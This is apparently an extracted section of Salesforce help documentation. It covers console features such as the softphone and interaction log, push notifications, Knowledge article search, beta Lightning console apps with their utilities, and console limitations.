Tip: If you use a SoftPhone, click **Add Call Data** to add a call's date and time to the log. When screen popup windows appear from inbound calls, click **End Call** to end the call and save any updates that you've made to the log.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the interaction log:
- "Read" on tasks

To save notes in the interaction log:
- "Edit" on tasks

SEE ALSO:

Work with a Salesforce Console in Salesforce Classic

View Push Notifications in a Salesforce Console in Salesforce Classic

Push notifications are visual indicators that appear when a record or field you're viewing was changed by others.


After a Salesforce admin configures push notifications, visual indicators for record or field changes appear on lists and detail pages. When changes happen, detail pages automatically refresh and show updates, or notifications appear as dialog boxes. Lists display notifications as:

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Push Notifications for Lists



(1) Yellow when a record changes. (2) Blue if it's the last item you viewed. (3) Bold and italic when a field specified by an admin changes.

Note:

- These objects and their fields are available for push notifications: accounts, contacts, cases, leads, opportunities, campaigns, tasks, and custom objects.
- Push notifications aren't available in the console in Professional Edition.
- If you set up push notifications for the lead object and use Data.com Clean rules, push notifications are triggered in the console. Keep in mind that extra notifications can affect your push notification limit.

SEE ALSO:

Work with a Salesforce Console in Salesforce Classic

Use a Softphone in the Salesforce Console in Salesforce Classic

A softphone in a console lets you view records related to phone calls, as well as receive, place, and transfer calls.

You can access a softphone if you're assigned to a call center.

Click to display a softphone from the footer of a console. Use the interaction log to write notes in call logs. A call log is an activity record that automatically generates when you use a softphone, and it tracks the phone number, caller, date, time, and duration of the call. You can view call logs in the Activity History related list of any record associated with the call..

Important: Data might not save properly when you: (1) Refresh your browser during a call; (2) use a softphone in multiple browsers simultaneously; (3) switch to a softphone in a browser without a console.

Tip: You can hide the softphone by clicking , but you can't move it away from the footer of a console. You can also resize the height of a softphone by dragging the bar on top of it. When you click **End Call**, any updates you've made to the interaction log are saved before the call ends.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and use the softphone:
- Member of a call center

SEE ALSO:

Using a Softphone

Salesforce Call Center

Work with a Salesforce Console in Salesforce Classic

Find Knowledge Articles in a Salesforce Console in Salesforce Classic

If Salesforce Knowledge and the Knowledge sidebar is set up by an administrator, articles automatically appear when you select a case in a console.

To help you solve cases faster, suggested articles appear in the sidebar as you type details into a case's `Subject`. Only articles updated within the last 30 days appear, but you can view older articles by specifying a search term or filtering search results. To filter articles by a specific category, language, or validation status, click and choose filter options. To access these filters, validation status and multilingual articles must be enabled . An administrator determines which languages are available for articles. The columns available in the sidebar are `New`, `Article Title`, and `Most Viewed`. You can drag the bar in between the columns to resize them, but you can't add, remove, or rearrange columns.

To find articles to help you solve a case, click , type keywords into `Search`, and click **Go**. To attach an article to a case, click the checkbox next to the article and click **Attach to Case**. You can only attach an article to a saved case. displays next to an article already attached to a case.

To change the number of articles displayed, click the article count indicator in the lower left corner of the sidebar and choose a setting. You can view 10, 25, 50, 100, or 200 articles at a time. When you change this setting, you return to the first page of the list.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Salesforce Knowledge articles:
- "Read" on the article's article type

To add Salesforce Knowledge articles to cases:
- "Edit" on cases

To show or hide the sidebar, hover over the scrollbar and click ◂ or ▸. You can drag the bar in between the articles sidebar and a detail page to resize the width of either one.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Use Live Agent in the Salesforce Console in Salesforce Classic

Live Agent is a chat solution that can be fully integrated with the Salesforce console.

For more information, check out *Live Agent for Support Agents* and *Live Agent for Support Supervisors*.

SEE ALSO:

Live Agent for Support Agents

Live Agent for Support Supervisors

Salesforce Console in Lightning Experience (Beta)

Get started with the Salesforce console in Lightning Experience.

Note: This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.


Lightning console apps are available only to Sales Cloud and Service Cloud users. To prevent unexpected issues, don't give other users access to Lightning console apps.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

Lightning Console App User Interface



Here's how a Lightning console app works:

(1) Select objects from the navigation bar. (2) Selected records open as workspace tabs, letting you work on several items at once. (3) Selected records related to your workspace tab open as subtabs. (4) A highlights panel shows key information related to the record. (5) The utility bar provides access to common processes and tools, like History and Notes. (6) View and update the record using the feed and details areas. (7) View related information in the sidebars.

Note: Lightning console apps don't yet have full parity with Salesforce Classic console apps. For example, some features in Salesforce Classic console apps, such as keyboard shortcuts and macros, aren't available in Lightning console apps.

You can't migrate Salesforce Classic console apps to Lightning Experience.

Create a Custom Lightning Console App (Beta)

Create custom console apps in Lightning Experience the same way that you create other Lightning Apps. Using the New Lightning App Wizard, you can customize your app's color and branding, add a utility bar, and make it as useful as possible for your users.

Customize Your Lightning Console App with Lightning Pages

Custom Lightning pages can help ensure that your console is successful. Use Lightning App Builder to create custom Lightning pages that ensure your console users always have the records they need, in a layout that works best for them.

Customize Your Lightning Console App with Utilities

The utility bar is a great way to give your console users quick access to productivity tools, like softphones and History. It appears as a fixed footer in your Lightning console app and opens utilities in docked panels.

Lightning Service Console (Beta)

The Service Console is a standard Salesforce Lightning console app designed to meet all your service needs. You can customize this app to make it your own.

Lightning Sales Console (Beta)

The Lightning Sales Console is a standard Salesforce Lightning app that gives you all your sales tools at your fingertips to prospect leads, close deals, and manage relationships.

SEE ALSO:

Lightning Experience Console Limitations

Salesforce Console in Salesforce Classic

Create a Custom Lightning Console App (Beta)

Create custom console apps in Lightning Experience the same way that you create other Lightning Apps. Using the New Lightning App Wizard, you can customize your app's color and branding, add a utility bar, and make it as useful as possible for your users.

Note: This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

Lightning console apps are available only to Sales Cloud and Service Cloud users. To prevent unexpected issues, don't give other users access to Lightning console apps.

1. From Setup, enter *App* in the `Quick Find` box, then select **App Manager**
2. Click **New Lightning App**, and walk through the New Lightning App wizard.
3. Give your app a name, set its primary color, give it a logo, and add a description.

   Tip: The app description displays alongside the icon in the App Launcher. Make the description meaningful to your users.
4. Select **Console Navigation**. If you want to use Lightning Service Setup, select **Include Service Setup**. Click **Next**.
5. Click **Next**.
6. Add items to your apps utility bar, select the items you want to appear in the app, and assign it to user profiles.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"

SEE ALSO:

Customize Your Lightning Console App with Lightning Pages

Customize Your Lightning Console App with Utilities

Lightning Experience Console Limitations

Customize Your Lightning Console App with Lightning Pages

Custom Lightning pages can help ensure that your console is successful. Use Lightning App Builder to create custom Lightning pages that ensure your console users always have the records they need, in a layout that works best for them.

To create custom Lightning pages, head over to the Lightning App Builder. When you're done customizing your Lightning page, assign the page to your console app.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

Record Page Templates

The Three Columns template was designed with Lightning console apps in mind. It features a main column and two sidebars with fixed proportional widths. The main column width is 50% and the side columns widths are each 25%. The minimum supported resolution for this template is 1280 pixels.

Lightning Components

Here are some components that are super useful in Lightning console apps:

Highlights Panel

This component displays record highlights along with action buttons. Use this component to ensure that your console users can see critical information at a glance.

Knowledge Sidebar (Article Search)

This component helps console users quickly find relevant Knowledge articles for their cases and perform some basic actions, such as attaching an article to a case.

To use this component, Lightning Knowledge must be enabled in your org.

Related List

This component displays a *single* related list for a record, including lists from a parent record.

For example, use this component to display Activity History front-and-center on all case pages, or even display cases for a parent contact.

Related Record

This component displays details for related records, including parent records.

Behind-the-scenes, this component uses actions to provide your console users with built-in record creation and in-line edit. Console users can update records, create records, and link records—all without leaving the page.

For example, you can configure this component to show details about an associated contact on a case, or even the details of a case's parent case.

This component provides similar functionality to the Lookup component used in Salesforce Classic consoles.

SEE ALSO:

Lightning App Builder

Standard Lightning Page Components

Configure Lightning Experience Record Pages

Use the Knowledge Sidebar in the Lightning Service Console

Quick Actions and Record Types

Customize Your Lightning Console App with Utilities

The utility bar is a great way to give your console users quick access to productivity tools, like softphones and History. It appears as a fixed footer in your Lightning console app and opens utilities in docked panels.

To add a utility bar to your Lightning console app, edit the app from the App Manager page in Setup.

When creating a utility bar, keep the following things in mind:

- Utility bars created using the Lightning App Wizard can be assigned to only one Lightning app. However, utility bars created using the API can be assigned to multiple Lightning apps.
- The utility bar doesn't support Visualforce pages or components.
- The utility bar doesn't fully support the Chatter Publisher and Feed components.
- The History utility works in Lightning console apps only.

Tip: We recommend adding no more than 10 utilities, and that you keep the utility labels short and sweet. You want your users to quickly find the tools and processes they need most.

History Utility for Lightning Console Apps

The History utility lets your Lightning console users see their recently visited primary tabs and subtabs from a console utility bar.

Softphones for Lightning Console Apps

Softphone utilities let your Lightning console users make calls directly from Salesforce.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"

History Utility for Lightning Console Apps

The History utility lets your Lightning console users see their recently visited primary tabs and subtabs from a console utility bar.


Note: You can use the History utility only in Lightning console apps, not in Lightning apps with standard navigation. You can't change the History properties, such as the label and icon.

With the History utility, console users can see their subtabs in context of the primary tabs they've visited (1) and copy links in one click (2). If a tab name is updated, like when a user updates a contact's name, the history list is updated, too.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud



Keep these things in mind when working with the utility.

- The list can display up to 10 primary tabs at a time, with 10 subtabs under each primary tab.
- Primary tabs are listed in the order last visited, with the most recent at the top. Subtabs are listed under their primary tabs in the order first opened.
- If you copy a subtab link, the record opens as a primary tab.
- If you copy a link and want to share it with other users, make sure that they are logged in to Salesforce before opening the link. Otherwise, the link directs them to the home page instead of the specific record.

Tip: The standard Lightning console apps, Service Console and Sales Console, include the History utility by default.

Did your console use the History component in Salesforce Classic? Well, the History utility provides the same functionality for Lightning console apps.

Softphones for Lightning Console Apps

Softphone utilities let your Lightning console users make calls directly from Salesforce.

You can add softphones to your Lightning console apps that use Salesforce Voice or Open CTI. Confused about the difference? Open CTI integrates third-party CTI systems with Salesforce. Voice provides a way to provision numbers and make calls directly from Salesforce. If you already have a telephony system in place, Open CTI is the way to go since it integrates to that existing system.

Important: Before you add the softphone utility to your Lightning console app, first set up and configure Open CTI or Voice.

Here are a few things to keep in mind when adding the softphone to your Lightning console app:

- To see the Voice option in the list of utilities, your org must have Voice enabled.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

- To ensure that console users receive incoming calls before they open the softphone utility, enable `Load in background when app opens`.

SEE ALSO:

Set Up Voice

Open CTI Developer Guide: Get Started with Open CTI

Lightning Service Console (Beta)

The Service Console is a standard Salesforce Lightning console app designed to meet all your service needs. You can customize this app to make it your own.


Note: This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and Developer Editions with Service Cloud

Here's what you get in the standard Service Console app.



Out-of-the-box, Service Console comes with:

- Preconfigured Lightning page for cases that uses a three-column layout (1) that includes Related Record components (2), Related List components (3), and the Knowledge sidebar (4)
- Preconfigured utility bar with History and Notes (5)
- Compact case feed (6)

To see and use the Notes utility, Notes must be enabled in your org. To see and use the Knowledge sidebar, Lightning Knowledge must be enabled in your org.

Note: Lightning console apps don't yet have full parity with Salesforce Classic console apps. For example, some features in Salesforce Classic console apps, such as keyboard shortcuts and macros, aren't available in Lightning console apps.

You can't migrate Salesforce Classic console apps to Lightning Experience.

Set Up and Configure Features in the Lightning Service Console (Beta)

The Service Console comes with Service-specific setup flows that help you get up and running quickly. These flows walk you through setting up Email-to-Case and integrating with Twitter and Facebook.

Best Practices for Customizing the Lightning Service Console (Beta)

You can customize the Service Console app to meet your specific service needs.

SEE ALSO:

Lightning Experience Console Limitations

Set Up and Configure Features in the Lightning Service Console (Beta)

The Service Console comes with Service-specific setup flows that help you get up and running quickly. These flows walk you through setting up Email-to-Case and integrating with Twitter and Facebook.

Note: This release contains a beta version of Lightning Service Setup, which means it's a high-quality feature with known limitations. Lightning Service Setup isn't generally available unless or until Salesforce announces its general availability in documentation or press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

Lightning Service Setup features an intuitive setup tree and a performance metrics dashboard. If you want a guided step-by-step experience, use the Recommended Setup.

1. From the App Launcher, open the Service Console app.
2. In the header, click and then select **Service Setup**.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and Developer Editions with Service Cloud


USER PERMISSIONS

To set up a Lightning Service Console:

- "Customize Application"

  AND

  "Service Cloud User"



The Service Setup home page is displayed.

Service Setup Home
This setup tree is a subset of the regular Salesforce setup tree. Not all Service-related setup nodes are exposed in the Service Setup tree.

Note: Any changes you make from setup pages listed in the Service Setup tree affect your Salesforce Classic settings, and vice versa.

Guided Setup Flows
Click one of the cards listed at the top of the page to set up:

- Email-to-Case
- Facebook integration
- Twitter integration

Recommended Setup
Click any of the links listed in the Recommended Setup section to set up key features, learn about the power of the Service Cloud, and get plugged into the Salesforce community.

Performance
Use the reports on the Service Setup home page to monitor your service metrics. You can see how your email and social channels are doing, analyze call center spikes, and view up-to-the-minute caseload stats.

SEE ALSO:

Lightning Service Console (Beta)

Best Practices for Customizing the Lightning Service Console (Beta)

You can customize the Service Console app to meet your specific service needs.

Note: This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

From the App Manager page in Setup, you can edit and customize your app basics. The only thing you can't change is the app's Developer Name. We recommend that you:

- Update the name, description, and branding for the app
- Add other items, such as products and contracts (the Service Console app includes cases, contacts, accounts, reports, dashboards, chatter, and Home by default)
- Add other utilities, such as an Open CTI softphone

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and Developer Editions with Service Cloud

- Assign the app to the appropriate user profiles, like your service agent profiles

  Note: The Service Console app is automatically assigned to all standard and custom user profiles. You can modify these assignments to make sure that only the right people have access to the app. Lightning console apps are available only to Sales Cloud and Service Cloud users. To prevent unexpected issues, don't give other users access to Lightning console apps.

When you're ready to customize the Lightning pages in your console, use the Lightning App Builder to create record pages.

SEE ALSO:

Customize Your Lightning Console App with Lightning Pages

Customize Your Lightning Console App with Utilities

Lightning Sales Console (Beta)

The Lightning Sales Console is a standard Salesforce Lightning app that gives you all your sales tools at your fingertips to prospect leads, close deals, and manage relationships.


Note: This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

EDITIONS

Available in Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud

Here's what you get in the standard Sales Console app.



- A navigation-friendly three-column layout for the objects you rely on most—accounts, contacts, leads, and opportunities. The layout includes the record's key details in the highlights panel (1), the familiar workspace (2), and useful related lists (3).
- Other go-to objects and features—including campaigns, tasks, reports, and more—are easily accessible (4).

- Intuitive tab and subtab navigation (5).
- A preconfigured utility bar with History (6). If Notes is enabled, it appears in the utility bar, too.

From Setup, admins can use the App Manager to customize the standard Sales Console app.

- Add your own branding.
- Add any additional items your teams need to access in the console.
- Configure the utility bar so reps can easily access productivity tools like Voice.
- Sales Console is automatically assigned all standard and custom user profiles. You can modify these assignments to make sure the right people have access to Sales Console. Lightning console apps are available only to Sales Cloud and Service Cloud users. To prevent unexpected issues, don't give other users access to Lightning console apps.

From Setup, admins can use the Lightning App Builder to customize specific page layouts. For example, if you use Pardot, you need to add the Engagement History component to the appropriate page layouts.

Note: Lightning console apps don't yet have full parity with Salesforce Classic console apps. For example, some features in Salesforce Classic console apps, such as keyboard shortcuts and macros, aren't available in Lightning console apps.

You can't migrate Salesforce Classic console apps to Lightning Experience.

SEE ALSO:

Create a Custom Lightning Console App (Beta)

Customize Your Lightning Console App with Utilities

Customize Your Lightning Console App with Lightning Pages

Lightning Experience Console Limitations

Salesforce Console Limitations

Understand the limitations of the Salesforce Console.

Salesforce Classic Console Limitations

Learn about display, access, and customization limitations for a console.

Lightning Experience Console Limitations

Learn about the limitations of the console in Lightning Experience, and which features don't yet have parity with Salesforce Classic console apps.

EDITIONS

Available in Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

Salesforce Classic Console Limitations

Learn about display, access, and customization limitations for a console.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Display Limitations

- A Salesforce console is available only in Supported Browsers for Salesforce Classic. If you use an unsupported browser, you get a degraded experience.

  Tip: For best performance, we recommend that console users adopt the Google Chrome™ browser and machines with 8 GB of RAM. Keep in mind that 32-bit systems are subject to memory limitations. To take full advantage of the added RAM, use 64-bit versions of both the OS and the browser.

- A console offers limited support for right-to-left languages, such as Arabic or Hebrew. Since right-to-left languages aren't fully supported, some features don't appear as expected in a console, such as Case Feed, Live Agent, and Salesforce Knowledge.
- All Salesforce CRM Content items display as primary tabs in a console.
- When using Social Accounts, Contacts, and Leads, the Social Viewer window doesn't align properly within a console.
- Record home pages, including their standard Tools sections, don't display in a console.

Behavior and Access Limitations

- Back buttons on browsers are not supported for a console and don't work as expected.
- A Salesforce console doesn't meet accessibility requirements.
- Visualforce pages don't refresh when you click and select **Refresh all primary tabs** or **Refresh all subtabs**. In addition, if you override a detail page with a Visualforce page that uses related lists, any new records created using that related list aren't displayed until the page is reopened in a new tab.
- If you edit a page layout in the console, such as adding a primary tab component like an interaction log, the updated layout isn't displayed until the page is closed and then reopened in a new primary tab.
- You can't directly edit the fields on the highlights panel; however, when you change those fields on a record, the highlights panel is automatically updated.
- Some objects haven't been fully adapted to a console, such as reports, dashboards, and Chatter. These and other objects are marked with an asterisk (*) in the console setup area and might cause unexpected behaviors. For example: (1) When viewing opportunity splits, clicking **Cancel** doesn't close the subtab; instead, the page detail information is opened in a subtab; (2) opportunity line items and quote line items don't automatically refresh when changed—you might need to refresh the page to see the latest changes.
- If you leave a console and return to it, any subtabs that were displayed might not automatically reload. Also, if you leave a console by selecting an app from the Force.com app menu, your browser's **Back** and **Forward** buttons might not work as expected.
- If you save changes in a lookup component, and you have unsaved changes in another lookup component, the unsaved changes are lost without a warning message.
- If you click a custom link or a link in a text field, such as **http://www.salesforce.com/** in a case `Description`, the link appears in a popup window instead of a tab.
- If you refresh the Change Case Status page in a console, an `Unable to Access Page` error appears.
